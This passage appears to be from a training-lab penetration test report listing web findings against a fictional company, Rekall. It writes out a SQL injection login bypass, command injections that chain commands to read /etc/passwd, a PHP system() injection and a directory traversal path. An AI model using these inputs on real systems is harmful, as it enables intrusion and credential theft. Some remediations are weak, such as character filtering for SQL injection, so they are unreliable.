
Vulnerability 6	Findings
Title	SQL Injection on Login Page
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	SQL Injection is an attack that injects a piece of sql code that allows an attacker to gain access to the database and grab information. On the Login page, using the command ***1' OR 1 = '1*** for both the login and password, we can login for the reason that with that command anything entered will automatically be true.
Images	 Fig 7.
Affected Hosts	www.welcometorecall.com/Login.php
Remediation	• Filter out certain characters so that a sql script cannot be completed


Vulnerability 7	Findings
Title	HTML Vulnerability on Login.php Page
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	On the login page, the login and password are located within the source code, as well as when you highlight over the words login and password, the login and password of user doug quaid appears.
Images	 Fig 8.
Affected Hosts	www.welcometorecall.com/Login.php
Remediation	• Remove any credentials located within the html source code of the webpage


Vulnerability 8	Findings
Title	Sensitive Data Exposure on WebPage Search Bar
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	The ip address 192.168.14.35 is running on an Apache (Debian) server. On the ip page the discovery of the existence of a backend file called "***robots.txt***" There is no password or restriction on the assets page, so that the attacker can access the website backend and view the entire file structure of the webpage.
Images	 Fig 9.
Affected Hosts	192.168.14.35
Remediation	• Disallow the viewing of the robots file

Vulnerability 9	Findings
Title	Command Injection on Networking.php Page
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Within the Networking.php page, there are two boxes, one for dns check and mx record checker. For the reason that there is no pattern recognition for a web address, the attacker can pipe multiple commands together to display certain pieces of information.
Images	 Fig 10.Command: www.welcometorecall.com && cat vendors.txt  Fig 11.Command: www.welcometorecall.com | cat vendors.txt
Affected Hosts	www.welcometorecall.com/networking.php
Remediation	• Make sure input is filtered through a pattern to match

Vulnerability 10	Findings
Title	Brute Force Attack with Help From DNS Checker
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Using the same vulnerability from Command Injection on the Network page, we discovered that there was an employee we found, knowing that we used her username and used brute force or password guessing to gain access.
Images	 Fig 12.Command: www.welcometorecall.com && cat /etc/passwd  Fig 13.
Affected Hosts	www.welcometorecall.com/Login.php
Remediation	• Do not use same username as password • Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful. • Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.

Vulnerability 11	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Within the web browser search, we implemented the command ***system(cat /etc/passwd)***, using this we were able to obtain flag 13.
Images	 Fig 14.
Affected Hosts	www.welcometorecall.com/souvenirs.php
Remediation	• Add a php code that filters and sanitizes the input before.

Vulnerability 12	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Within the search bar contains an admin session id, knowing that there were 2 options, burp suite or trial and error for obtaining the session ID. Utilizing trial and error, discovered that the session ID was 87.
Images	 Fig 15.
Affected Hosts	www.welcometorecall.com/admin_legal_documents.php
Remediation	• Use https to help hide the token and session identifier

Vulnerability 13	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Utilizing the dns checker exploit, we listed the contents of the current directory with the command ***www.welcometorecall.com && ls -l*** and discovered that there was a directory called old_disclaimers. With that in mind, we used the search bar and used the command ***page=/old_disclaimers/disclaimer_1.txt*** to show the previous disclaimer text file.
Images	 Fig 16.




Fig 17.




Fig 18.









Fig 19.


Affected Hosts	www.welcometorecall.com/disclaimer.php
Remediation	• Disable certain characters within the text box, as to not allow linux commands to be entered



Vulnerability 14	Findings
Title	Using OSINT/ WHOIS for TotalRekall.xyz
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Informational
Description	Although the WHOIS search displayed a lot of information about the website, it is all public knowledge and is not considered a vulnerability on TotalRekall, however attackers can utilize pieces of information located on the search page to gain access to TotalRekall servers.
Images	 Fig 20.  Fig 21.
Affected Hosts	TotalRekall.xyz
Remediation	• Make sure that only relevant information is displayed and that there is no information that could potentially be used in the future to gain access to the system.



Vulnerability 15	Findings
Title	Finding the IP address of TotalRekall
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	The curl of the website TotalRekall, while it displays information about the webpage as well as the contents in text form, it is considered public knowledge, while it does not pose a threat at the moment, at a later date, an attacker can use the information displayed to attempt an exploit.
Images	 Fig 22.
Affected Hosts	TotalRekall.xyz
Remediation	• Block curl requests from anything but a browser

Vulnerability 16	Findings
Title	Public SSL Certificates
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	Viewing public SSL Certificates, new and old to see if there are any that can be taken advantage of. A list of expired SSL certificates can be used against the webpage, and can be taken and used by an attacker.
Images	 Fig 23.
Affected Hosts	totalrekall.xyz
Remediation	• Delete all expired SSL Certificates and all other non-active certificates

Vulnerability 17	Findings
Title	NMAP scan of Network
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Conducting a zenmap scan of the network and viewing what systems are on the network as well as which ports on each system are open and vulnerable to an exploit.
Images	 Fig 24.
Affected Hosts	vpn.totalrekall.xyz
Remediation	• Close ports that are not in use • Keep regular updates on the software

Vulnerability 18	Findings
Title	Nmap scan for host running Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	While conducting a zenmap scan, discovered that on host 192.168.13.13, it is running ***Drupal***, using that information, we can search later on in Metasploit to see if there is a vulnerability or exploit we can use to gain access through that service.
Images	 Fig 25.
Affected Hosts	192.168.13.13
Remediation	• Keep software on all systems updated • Run weekly checks of systems to make sure there are no vulnerabilities

